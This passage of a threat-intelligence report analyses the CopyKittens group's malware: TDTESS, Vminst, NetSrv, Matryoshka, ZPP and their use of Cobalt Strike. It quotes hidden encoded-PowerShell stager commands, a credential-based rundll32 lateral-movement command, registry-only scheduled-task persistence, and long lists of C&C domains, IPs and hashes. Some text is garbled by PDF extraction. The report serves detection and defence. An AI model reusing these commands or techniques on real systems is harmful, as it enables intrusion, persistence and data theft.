
Following is a list of denied commands:

```
service_change_config  
service_query_status  
service_stop  
service_pause_continue  
delete
```




Service information in Registry

Two log files are created during the service installation, but deleted by the program. Following is their recovered content:



InstallUtil.InstallLog




<filename>.t.InstallLog

After creating the service, it will update the file creation time to that of the following file:

```
%windir%\system32\svchost.exe
```


uninstalltheservice

If running with administrator privileges, it will uninstall the said service, create log files and then deletes them.



```
The uninstall is beginning.  
See the contents of the log file for the C:\Users\PC008\Desktop\t.exe assembly's progress.  
The file is located at C:\Users\PC008\Desktop\t.InstallLog.  
The uninstall has completed.
```

InstallUtil.InstallLog



```
Uninstalling assembly 'C:\Users\PC008\Desktop\t.exe'.  
Affected parameters are:  
assemblypath = C:\Users\PC008\Desktop\t.exe  
logfile = C:\Users\PC008\Desktop\t.InstallLog  
logtoconsole =  
Removing EventLog source bmwappushservice.  
Service bmwappushservice is being removed from the system...  
Service bmwappushservice was successfully removed from the system.  
Attempt to stop service bmwappushservice.
```

<filename>.t.InstallLog


Because the service installing mechanism appears to be default for .NET programs, the creator of the tool deletes the log files right after they are created.

If no argument is given when called interactively, the program terminates itself.

Functionality

The service is started immediately after installation. After five minutes, it verifies internet connectivity by making a HTTP HEAD request to microsoft.com.

Then it tries to access the C&C servers looking for commands.



```
135  
136  
137  
138  
139  
140  
141  
142  
143
```

Name	Type
list_1	System.Collections.Generic.List<string>
enumerator	System.Collections.Generic.List<string>Enumerator
text	string
object_	System.Net.WebClient
stream_	System.IO.Stream
object_2	System.IO.Stream
text2	string
result	string
V_7	System.Exception

Hardcoded HTTP parameters and URL

As a reply, TDTESS expects one of the following Bas64 encoded commands:

- getnrun** - download and execute a file. Parameters are drop, drop_path and t.*
- runnreport** - send information about the computer. Parameters are cmd and boss.*
- wait** - time to next interval to get data.*

```
    };
    Class1.string_5 = Delegate61.smethod_0(array3[0]);
    if (Delegate133.smethod_0(Class1.string_5, "getnrun"))
    {
        string[] array5 = array4;
        for (int j = 0; j < array5.Length; j++)
        {
            string object_2 = array5[j];
            if (Delegate138.smethod_0(Delegate61.smethod_0(object_2), "drop>"))
            {
                Class1.string_0 = Delegate57.smethod_0(object_2, new string[]
                {
                    "drop>"
                }, StringSplitOptions.None)[1];
            }
            else if (Delegate138.smethod_0(Delegate61.smethod_0(object_2), "drop_path>"))
            {
```

Getnrun command and parameters

Indicators of Compromise

File name:

tdateSS.exe

md5:

113ca319e85778b62145019359380a08

Services:

bmwappushservice

Registry Keys:

HKLM\System\CurrentControlSet\Services\bmwappushservice

URLs:

*http://is-cdn.edge.g18.dyn.usr-e12-as.akamaitechnology[.]com/deploy/assets/css/main/style.min.css
http://a17-h16.g11.iad17.as.pht-external.c15.goldenlines[.]net/deploy/assets/css/main/style.min.css*

HTTP artifacts:

*"User-Agent : XXXXXXXXXXXXXXXXX/5.0 (Windows NT 6.1 WOW64; Trident/7.0; AS; rv:11.0) like Gecko"
"Proxy-Authorization : Basic [Data]" – [Data] Will contain the TDTESS encrypted data to send*

Vminst for Lateral Movement

Vminst (a60a32f21ac1a2ec33135a650aa8dc71) is a lateral movement tool used to infect hosts in the network using previously stolen credentials. It injects Cobalt Strike into memory of infected hosts.

The binary implements ServiceMain and is intended to be installed as a service named “sdrsrv.” When it functions as a service, it injects Cobalt Strike beacon into its own process (which is 32-bit “svchost”) or creates a new 32-bit “rundll32” process and injects the beacon into the new process. The injection method depends on the parameter received when the service was created.

It is configured to open a new “rundll32” process in suspend-mode and create a remote thread which executes a Cobalt Strike beacon or shellcode.

The binary has the option to run and load itself in memory. It also has the option to be executed through its exported function “v,” which gets a base64 string parameter built as follows:

Base-64-Encode(“/mv /OptionalCommand”)

OptionalCommand can be one of the following:

- **help** - prints usage instructions:

```
[*] /help V160\n
Get : Create Service and run beacon over self thread\n
[*] /get ip (use current token)\n
[*] /get ip domain user pass\n
[*] /get ip user pass\n
New : Create Service and run beacon over new rundll32.exe thread\n
[*] /new ip (use current token)\n
[*] /new ip domain user pass\n
[*] /new ip user pass\n
[*] /new ip user pass\n
Del : Delete service and related dlls from remote host
[*] /del ip domain user pass\n
[*] /del ip user pass\n
[*] /del ip\n
Run : Run a new beacon !\n
[*] /run [no arguments]
```

- **del** - stops and deletes the service “sdrsrv,” and deletes the following files:

```
\\" [IP or computer name (Can be Localhost)]\C$\Users\public\vminst.tmp
\\" [IP or computer name (Can be Localhost)]\C$\Windows\Temp\vminst.tmp
\\" [IP or computer name (Can be Localhost)]\C$\Windows\vminst.tmp
```

- **scan** - sends “[ok]” to the parent of its parent process.
- **info** - sends “[ok]” to the parent of its parent process.
- **run** - injects a beacon into a new “rundll32” process.
- **get** - gets an IP address, installs and starts the “sdrsrv” service in the remote hosts.
- **new** - gets IP address, deletes the old vminst from install path, and installs the “sdrsrv” service in the remote hosts. Then, starts the service with parameter “NEW_THREAD” that runs the service. This command is likely used for updating the implant.

The attacker uses vminst.tmp to spread across the organization. Using the command “*rundll32 vminst.tmp,v /mv /get ip-segment credentials*” it enumerates the segments and tries to connect to the hosts through SMB (“GetFileAttributes” to network path), installing the “sdrsrv” service in each host it can access.

Indicators of Compromise

File name:

vminst.tmp

md5:

A60A32F21AC1A2EC33135A650AA8DC71

Services:

sdrsrv

Registry Keys:

HKLM\System\CurrentControlSet\Services\sdrsrv

Path:

\\ [IP or computer name (Can be Localhost)]\C\$\Users\public\[File]
\\ [IP or computer name (Can be Localhost)]\C\$\Windows\Temp\[File]
\\ [IP or computer name (Can be Localhost)]\C\$\Windows\[File]

File, one of:

vminst.tmp - The malware
l.tmp - Log file from last V command

NetSrv – Cobalt Strike Loader

NetSrv (efca6664ad6d29d2df5aaecf99024892) loads Cobalt Strike beacons and shellcodes in infected computers.

The binary implements ServiceMain, intended to be installed as a service named “netsrv.” When it functions as a service, it is configured to open a new “rundll32” process in suspend-mode and create a remote thread that executes a Cobalt Strike beacon or shellcode.

The binary also has the option to be executed with parameters that determine what it will inject into the “rundll32” process. The command-line is as follows:

netsrv.exe /managed /ModuleToInject

The *ModuleToInject* can be one of these options:

sbdns
slbdnsk1
slbdnsn1
slbsbmn1
slbsmbk1

Each of these options injects a Cobalt Strike beacon or shellcode into the “rundll32” process.

Indicators of Compromise

File names:

netsrv.exe
netsrva.exe
netsrvd.exe
netsrvs.exe

Services:

netsrv
netsrvs
netsrvd

Registry Keys:

HKLM\System\CurrentControlSet\Services\netsrv
HKLM\System\CurrentControlSet\Services\netsrvs

Matryoshka v1 – RAT

Matryoshka v1 is a RAT analyzed in the 2015 report by ClearSky and Minerva.³⁸ It uses DNS for command and control communication, and has common RAT capabilities such as stealing Outlook passwords, screen grabbing, keylogging, collecting and uploading files, and giving the attacker Meterpreter shell access. We have seen this version of Matreyoshka in the wild from July 2016 until January 2017.

The Matryoshka.Reflective_Loader injects the module Matryoshka.Rat, which has the same persistence keys and communication method described in the original report.

Indicators of Compromise

File name	Md5	Command and control
Kernel.dll	94ba33696cd6ffd6335948a752ec9c19	cloudflare-statics[.]com
win.dll	d9aa197ca2f01a66df248c7a8b582c40	cloudflare-analyse[.]com
update5x.dll	506415ef517b4b1f7679b3664ad399e1	mswordupdate17[.]com
22092014_ver621.dll	1ca03f92f71d5ecb5dbf71b14d48495c	

Registry Keys:

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run\{0355F5D0-467C-30E9-894C-C2FAEF522A13}

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{0355F5D0-467C-30E9-894C-C2FAEF522A13}

Scheduled Tasks:

\Windows\Microsoft Boost Kernel Optimization

Windows Boost Kernel

Matreyoshka v2 – RAT

Matryoshka v2 (bd38cab32b3b8b64e5d5d3df36f7c55a) is mostly like Matreyoshka v1 but has fewer commands and a few other minor changes. Upon starting it will inject the communication module to all available processes (with the same run architecture and the same or lower level of permission).

The inner name of Svhost's is Injector.dll. The next stage, in memory, is ReflectiveDLL.dll. The ReflectiveDLL.dll provides persistence via a schedule task and checks that the stager, Injector.dll, exist on disk.

ReflectiveDLL.dll gets commands via the following DNS resolutions:

Command	Resolved IP	Functionality
Send full info	104.40.211.100	Send host information
Beacon	104.40.211.11	Inject Cobalt Strike beacon
MessageBox	104.40.211.12	Pop MessageBox with simple note (Only if injected into process with user interface)
Get UID	104.40.211.13	Send UID
Exit	104.40.211.14	Exit the process the thread was injected into
OK_StopParse	161.69.29.251	keep-alive or end chain of commands

³⁸ www.clearskysec.com/report-the-copykittens-are-targeting-israelis/

Indicators of Compromise

File names:

*Svhost32.swp
Svhost64.swp*

Md5:

bd38cab32b3b8b64e5d5d3df36f7c55a

Folder path:

*[windrive]\Users\public\
[windrive]\Windows\temp\
[windrive]\Windows\tmp*

Files:

*LogManager.tmp
edg1CF5.tmp (malware backup copy)
ntuser.swp (malware backup copy)
svchost64.swp (malware main file)
ntuser.dat.swp (log file)
455aa96e-804g-4bcf-bcf8-f400b3a9cfe9.PackageExtraction (folder)
_%d.klg (keylog file, random integer)
_%d.sc (screen capture file, random integer)*

Command and control:

winupdate64[.]com

Services:

sdrsrv

Class from CPP RTTI:

*PSCL_CLASS_JOB_SAVE_CONFIG
PSCL_CLASS_BASE_JOB*

ZPP – File Compressor

ZPP (bcae706c00e07936fc41ac47d671fc40) is a .NET console program that compresses files with the ZIP algorithm. It can transfer compressed files to a remote network share.

Command line options are as follows:

- I - File extension to compress (i.e.: .txt)
- s - Source directory
- d - Destination directory
- gt - Greater than creation timestamp
- lt - Lower than creation timestamp
- mb - Unimplemented
- o - Output file name
- e - File extension to skip (except)

```
C:\Users\Homer\Desktop>zpp.exe
Finding 0 file in
[ERROR] Error Main -i(with.) -s -d -gt -lt -mb -o -e
```

ZPP

ZPP will recursively read all files in the source directory to compress them with the maximum compression rate if their names match the extension pattern given (-i). The compressed ZIP file is written to the output directory (-d). If no output file name is set, ZPP will use the mask *zpp<random_number>.out.<file_number>*.

For example:

```
Finding 2 file in dest
Writing zip [zpp5077.out0] ,0 files remaining ,total file save = 2
Writing 2 files to dest Completed.
```

Filename is zpp5077.out0

The file compilation timestamp is Tue, 05 Jul 2016 17:22:59 UTC.

ad09feb76709b825569d9c263dfdaaac is a previous version (compilation timestamp: Sat, 09 Jan 2016 17:02:38 UTC) and is only different in that it accepts the -e switch, which is ignored by the program logic.

214be584ff88fb9c44676c1d3af7c95 is the newest version (compilation timestamp: Mon, 26 Sep 2016 19:49:34 UTC). It is supposed to implement the -s switch but although it is set when the user gives it to the program, the switch is ignored by the code.

```
C:\Users\Homer\Desktop>zpp2.exe
Version 2.0
[ERROR] Error Main -i(with.) -s -d -gt -lt -mb -o -e -$<splitMB>
```

ZPP version 2.0

ZPP seems to be under development. All versions have bugs.

It uses the reduced version of DotNetZip library.³⁹ Therefore, it requires *Ionic.Zip.Reduced.dll* (7c359500407dd393a276010ab778d5af) to be under the same directory or %PATH%.

Function doCompressInNetworkDirectory() is intended to exfiltrate data from a target machine to a network share.

³⁹ <https://dotnetzip.codeplex.com>

```

doCompressInNetWorkDirectory():void < X doCompress(string):int
1 // Token: 0x00000005 RID: 5 RVA: 0x00002488 File Offset: 0x00000688
2 .method public hidebysig
3     instance void doCompressInNetworkDirectory () cil managed
4 {
5     // Header Size: 12 bytes
6     // Code Size: 413 (0x19D) bytes
7     // LocalVarSig Token: 0x11000004 RID: 4
8     .maxstack 5
9     .locals init (
10         [0] int32,
11         [1] int32,
12         [2] int64,
13         [3] class [mscorlib]System.Exception
14 )
15
16 /* 0x00000694 02 */ IL_0000: ldarg.0
17 /* 0x00000695 7B03000004 */ IL_0001: ldfld    class ZPP.Config ZPP.Compress::config
18 /* 0x0000069A 7B0A000004 */ IL_0006: ldfld    string ZPP.Config::desDirectory
19 /* 0x0000069F 283400000A */ IL_0008: call    class [mscorlib]System.IO.DirectoryInfo [mscorlib]System.IO.Directory::CreateDirectory(string)
20 /* 0x000006A4 26 */ IL_0010: pop
21 /* 0x000006A5 16 */ IL_0011: ldc.i4.0
22 /* 0x000006A6 0A */ IL_0012: stloc.0
23 /* 0x000006A7 16 */ IL_0013: ldc.i4.0
24 /* 0x000006A8 0B */ IL_0014: stloc.1
25

```

ZPP *doCompressInNetWorkDirectory()* function

Passing it a network location will result in the compressed files being dropped in it:

```

C:\Users\Homer\Desktop>zpp2.exe -i .rtf -s source\ -d \\vboxsrv\write -S 1
Version 2.0
Finding 4 file in source\
Manna zip 5053515 bytes
Writing zip [zpp6831.out0] ,3 files remaining ,total file save = 1
Manna zip 0 bytes
Writing zip [zpp6831.out1] ,0 files remaining ,total file save = 1
Writing 1 files to \\vboxsrv\write Completed. <source\ --> \\vboxsrv\write>

```

Passing a network location to ZPP

Indicators of Compromise

File name:

zpp.exe

md5:

*bcae706c00e07936fc41ac47d671fc40
ad09feb76709b825569d9c263dfdaaac
214be584ff88fb9c44676c1d3afd7c95*

Cobalt Strike

Cobalt Strike is a publicly available commercial software for "Adversary Simulations and Red Team Operations."⁴⁰ While not malicious in and of itself, it is often used by cybercrime groups and state-sponsored threat groups, due to its post-exploitation and covert communication capabilities.^{41 4243 44}

CopyKittens use the free 21-day trial version of Cobalt Strike. Thus, malicious communication generated by the tool is much easier to detect, because a special header is sent in each HTTP GET transaction. The special header is "X-Malware," i.e. there is a literal indication that "this network communication is malicious." All that

⁴⁰ <https://www.cobaltstrike.com>

⁴¹ <https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html>

⁴² <https://www.symantec.com/connect/blogs/odinaff-new-trojan-used-high-level-financial-attacks>

⁴³ <https://www.cybereason.com/labs-operation-cobalt-kitty-a-large-scale-apt-in-asia-carried-out-by-the-oceanlotus-group/>

⁴⁴ <http://www.antiy.net/wp-content/uploads/ANALYSIS-ON-APT-TO-BE-ATTACK-THE-FOCUSING-ON-CHINAS-GOVERNMENT-AGENCY-.pdf>

defender need to do to detect infections is to look for this header in network traffic. Other "tells" are implemented in the trail version.⁴⁵

CopyKittens often use Cobalt Strike's DNS based command and control capability.⁴⁶ Other capabilities include PowerShell scripts execution, keystrokes logging, taking screenshots, file downloads, spawning other payloads, and peer-to-peer communication over the SMB.

Persistency

The attackers used a novel way for persistency of Cobalt Strike samples in certain machine – a scheduled task was written directly to the registry.

The malware creates a PowerShell wrapper, which executes powershell.exe to run scripts. The wrapper is copied to %windir% with one of the following names:

```
svchost.exe  
cssrss.exe  
notepad.exe (note missing e)  
conhost.exe
```

The scheduled tasks are saved in the following registry path:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks
```

With the following attributes:

```
"Path"="\\Microsoft\\Windows\\Media Center\\ConfigureLocalTimeService"  
"Description"="Media Center Time Update From Computer Local Time."  
"Actions"=hex:01,00,66,66,00,00,00,00,2c,00,00,00,43,00,3a,00,5c,00,57,00,69,\  
00,6e,00,64,00,6f,00,77,00,73,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,\  
74,00,2e,00,65,00,78,00,65,00,7e,31,00,00,2d,00,6e,00,6f,00,70,00,20,00,2d,\  
00,77,00,20,00,68,00,69,00,64,00,64,00,65,00,6e,00,20,00,2d,00,65,00,6e,00,\  
63,00,6f,00,64,00,65,00,64,00,63,00,6f,00,6d,00,6d,00,61,00,6e,00,64,00,20,\  
00,4a,00,41,00,42,00,7a,00,41,00,44,00,30,00,41,00,54,00,67,00,42,00,6c,00,\  
[...]
```

The hex code in the Actions attribute is converted into the following command line action:

```
C:\\Windows\\svchost.exe -nop -w hidden -encodedcommand JABzADOATgBI[...]
```

The executed command is a base64 encoded PowerShell cobalt strike stager.

The task does not have a name attribute and it does not appear in windows scheduled task viewers. The installation methods of this persistency method is unknown to us.

Metasploit

A well-known free and open source framework for developing and executing exploit code against a remote target machine.⁴⁷ It has more than 1,610 exploits, as well as more than 438 payloads, which include command shell that enables users to run collection scripts or arbitrary commands against the host. Meterpreter, which enables users to control the screen of a device using VNC and to browse, upload and download files. It also employs dynamic payloads that enables users to evade antivirus defenses by generating unique payloads.⁴⁸

⁴⁵ <https://blog.cobaltstrike.com/2015/10/14/the-cobalt-strike-trials-evil-bit/>

⁴⁶ <https://www.cobaltstrike.com/help-dns-beacon>

⁴⁷ <https://www.metasploit.com>

⁴⁸ https://en.wikipedia.org/wiki/Metasploit_Project

Empire Post-exploitation Framework

In several occasions the attackers used Empire, a free and open source "post-exploitation framework that includes a pure-PowerShell2.0 Windows agent, and a pure Python 2.6/2.7 Linux/OS X agent.⁴⁹ The framework offers cryptologically-secure communications and a flexible architecture. On the PowerShell side, Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework."

⁴⁹ <https://github.com/EmpireProject/Empire>

Indicators of Compromise

Detection name	BKDR_COBEACON.A
Detection name	TROJ_POWPICK.A
Detection name	HKTL_PASSDUMP
Detection name	TROJ_SODREVR.A
Detection name	TROJ_POWSHELL.C
Detection name	BKDR_CONBEA.A
Detection name	TSPY64_REKOTIB.A
Detection name	HKTL_DIRZIP
Detection name	TROJ_WAPPOME.A
URL	http://js[.]jquery[.]net/main[.]js
URL	http://pht[.]is[.]nlb-deploy[.]edge-dyn[.]e11[.]f20[.]ads-youtube[.]online/winini[.]exe
URL	http://38[.]130[.]75[.]20/check[.]html
URL	http://update[.]microsoft-office[.]solutions/license[.]doc
URL	http://update[.]microsoft-office[.]solutions/error[.]html
URL	http://main[.]windowskernel14[.]com/spl/update5x[.]zip
URL	http://img[.]twiter-statics[.]info/i/658A6D6AE42A658A6D6AE42A/0de9c5c6599fdf5201599ff9b30e0000/6E24E58CFC94/icon[.]png
URL	http://files0[.]terendmicro[.]com/
URL	http://ssl[.]pmo[.]gov[.]il-dana-naauthurl1-welcome[.]cgi[.]primeminister-goverment-techcenter[.]tech/%D7%A1%D7%A7%D7%A8%20%D7%A9%D7%A0%D7%AA%D7%99[.]docx
URL	http://ea-in-f155[.]1e100[.]microsoft-security[.]host/
URL	https://ea-in-f155[.]1e100[.]microsoft-security[.]host/mTQJ
URL	http://iba[.]stage[.]7338879[.]i[.]gtld-servers[.]services
URL	http://doa[.]stage[.]7338879[.]i[.]gtld-servers[.]services
URL	http://fda[.]stage[.]7338879[.]i[.]gtld-servers[.]services
URL	http://rqa[.]stage[.]7338879[.]i[.]gtld-servers[.]services
URL	http://qqa[.]stage[.]7338879[.]i[.]gtld-servers[.]services
URL	http://api[.]02ac36110[.]49318[.]a[.]gtld-servers[.]zone
URL	s1w-amazonaws.office-msupdate[.]solutions
URL	a104-93-82-25.mandalasanati[.]info/iBpa
URL	http://fetchnews-agency[.]news-bbc.press/pictures.html
URL	http://fetchnews-agency.news-bbc.press/omnews.doc
URL	http://fetchnews-agency[.]news-bbc.press/en/20170/pictures.doc
SSLCertificate	fa3d5d670dc1d153b999c3aec7b1d815cc33c4dc
SSLCertificate	b11aa089879cd7d4503285fa8623ec237a317aee
SSLCertificate	07317545c8d6fc9beedd3dd695ba79dd3818b941
SSLCertificate	3c0ecb46d65dd57c33df5f6547f8ffb3e15722d
SSLCertificate	1c43ed17acc07680924f2ec476d281c8c5fd6b4a
SSLCertificate	8968f439ef26f3fcded4387a67ea5f56ce24a003
IPv4Address	206.221.181.253
IPv4Address	66.55.152.164
IPv4Address	68.232.180.122
IPv4Address	173.244.173.11
IPv4Address	173.244.173.12
IPv4Address	173.244.173.13
IPv4Address	209.190.20.149
IPv4Address	209.190.20.59
IPv4Address	209.190.20.62
IPv4Address	209.51.199.116
IPv4Address	38.130.75.20

IPv4Address	185.92.73.194
IPv4Address	144.168.45.126
IPv4Address	198.55.107.164
IPv4Address	104.200.128.126
IPv4Address	104.200.128.161
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IPv4Address	107.181.174.232
IPv4Address	107.181.174.241
IPv4Address	188.120.224.198
IPv4Address	188.120.228.172
IPv4Address	188.120.242.93
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IPv4Address	141.105.69.69
IPv4Address	141.105.69.70
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IPv4Address	146.0.73.111
IPv4Address	146.0.73.112
IPv4Address	146.0.73.114

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IPv4Address	5.34.180.252
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IPv4Address	158.69.150.163
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Filename	malware.doc
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Filename	Ma_1.tmp
Filename	Wextract
Filename	The%20United%20Nations%20Counter.doc.docx
Filename	netsrvs.exe
Filename	Date.dotm
Filename	ssl.docx

Filename	o040t.exe
Filename	m8f7s.exe
Filename	d5tjo.exe
Filename	<i>LogManager.tmp</i>
Filename	<i>edg1CF5.tmp</i>
Filename	<i>ntuser.swp</i>
Filename	<i>svchost64.swp</i>
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Filename	<i>Svchost64.swp</i>
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Filename	<i>netsrvs.exe</i>
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Filename	<i>tdtess.exe</i>
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Filename	F123321.exe
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Domain	mywindows24[.]in
Domain	microsoft-office[.]solutions
Domain	code[.]jquery[.]net
Domain	1m100[.]tech
Domain	cloudflare-statics[.]com
Domain	cachevideo[.]com
Domain	winfeedback[.]net
Domain	terendmicro[.]com
Domain	alkamaihd[.]com
Domain	msv-updates[.]gsvr-static[.]co
Domain	fbstatic-a[.]space
Domain	broadcast-microsoft[.]tech
Domain	sharepoint-microsoft[.]co
Domain	newsfeeds-microsoft[.]press
Domain	owa-microsoft[.]online
Domain	digicert[.]online
Domain	cloudflare-analyse[.]com
Domain	israelnewsagency[.]link
Domain	akamaitechnology[.]tech
Domain	winupdate64[.]org
Domain	ads-youtube[.]net
Domain	cortana-search[.]com
Domain	nsserver[.]host
Domain	nameserver[.]win
Domain	symcd[.]xyz
Domain	fdgdsg[.]xyz
Domain	dnsserv[.]host
Domain	winupdate64[.]com
Domain	ssl-gstatic[.]online
Domain	updatedrivers[.]org

Domain	alkamaihd[.]net
Domain	update[.]microsoft-office[.]solutions
Domain	javaupdate[.]co
Domain	outlook360[.]org
Domain	winupdate64[.]net
Domain	trendmicro[.]tech
Domain	goldenlines[.]net
Domain	windefender[.]org
Domain	1e100[.]tech
Domain	chromeupdates[.]online
Domain	ads-youtube[.]online
Domain	akamaitechnology[.]com
Domain	cloudmicrosoft[.]net
Domain	js[.]jquery[.]online
Domain	azurewebsites[.]tech
Domain	elasticbeanstalk[.]tech
Domain	jjquery[.]online
Domain	microsoft-security[.]host
Domain	microsoft-ds[.]com
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Domain	primeminister-goverment-techcenter[.]tech
Domain	officeapps-live[.]com
Domain	microsoft-tool[.]com
Domain	cisco[.]net
Domain	js[.]jquery[.]net
Domain	f-tqn[.]com
Domain	javaupdator[.]com
Domain	officeapps-live[.]net
Domain	ipresolver[.]org
Domain	intelchip[.]org
Domain	outlook360[.]net
Domain	windowkernel[.]com
Domain	wheatherserviceapi[.]info
Domain	windowslayer[.]in
Domain	sdlc-esd-oracle[.]online
Domain	mpmicrosoft[.]com
Domain	officeapps-live[.]org
Domain	cachevideo[.]online
Domain	win-update[.]com
Domain	labs-cloudfront[.]com
Domain	windowskernel14[.]com
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Domain	mcafee-analyzer[.]com
Domain	cloud-analyzer[.]com
Domain	fb-statics[.]com
Domain	ynet[.]link
Domain	twiter-statics[.]info
Domain	diagnose[.]microsoft-office[.]solutions
Domain	mswordupdate17[.]com
Domain	gsvr-static[.]co
Domain	news-bbc[.]press
Domain	mandalasanati[.]info
Domain	office-msupdate[.]solutions
Domain	windows-updates[.]solutions

Domain	akamai-net[.]network
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Domain	doucbleclick[.]tech
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Domain	netcdn-cachefly[.]network
Domain	akamaized[.]online
Domain	cdninstagram[.]center
Domain	googlusercontent[.]center
DNSName	ea-in-f354[.]1e100[.]ads-youtube[.]net
DNSName	ns1[.]ynet[.]link
DNSName	ns2[.]ynet[.]link
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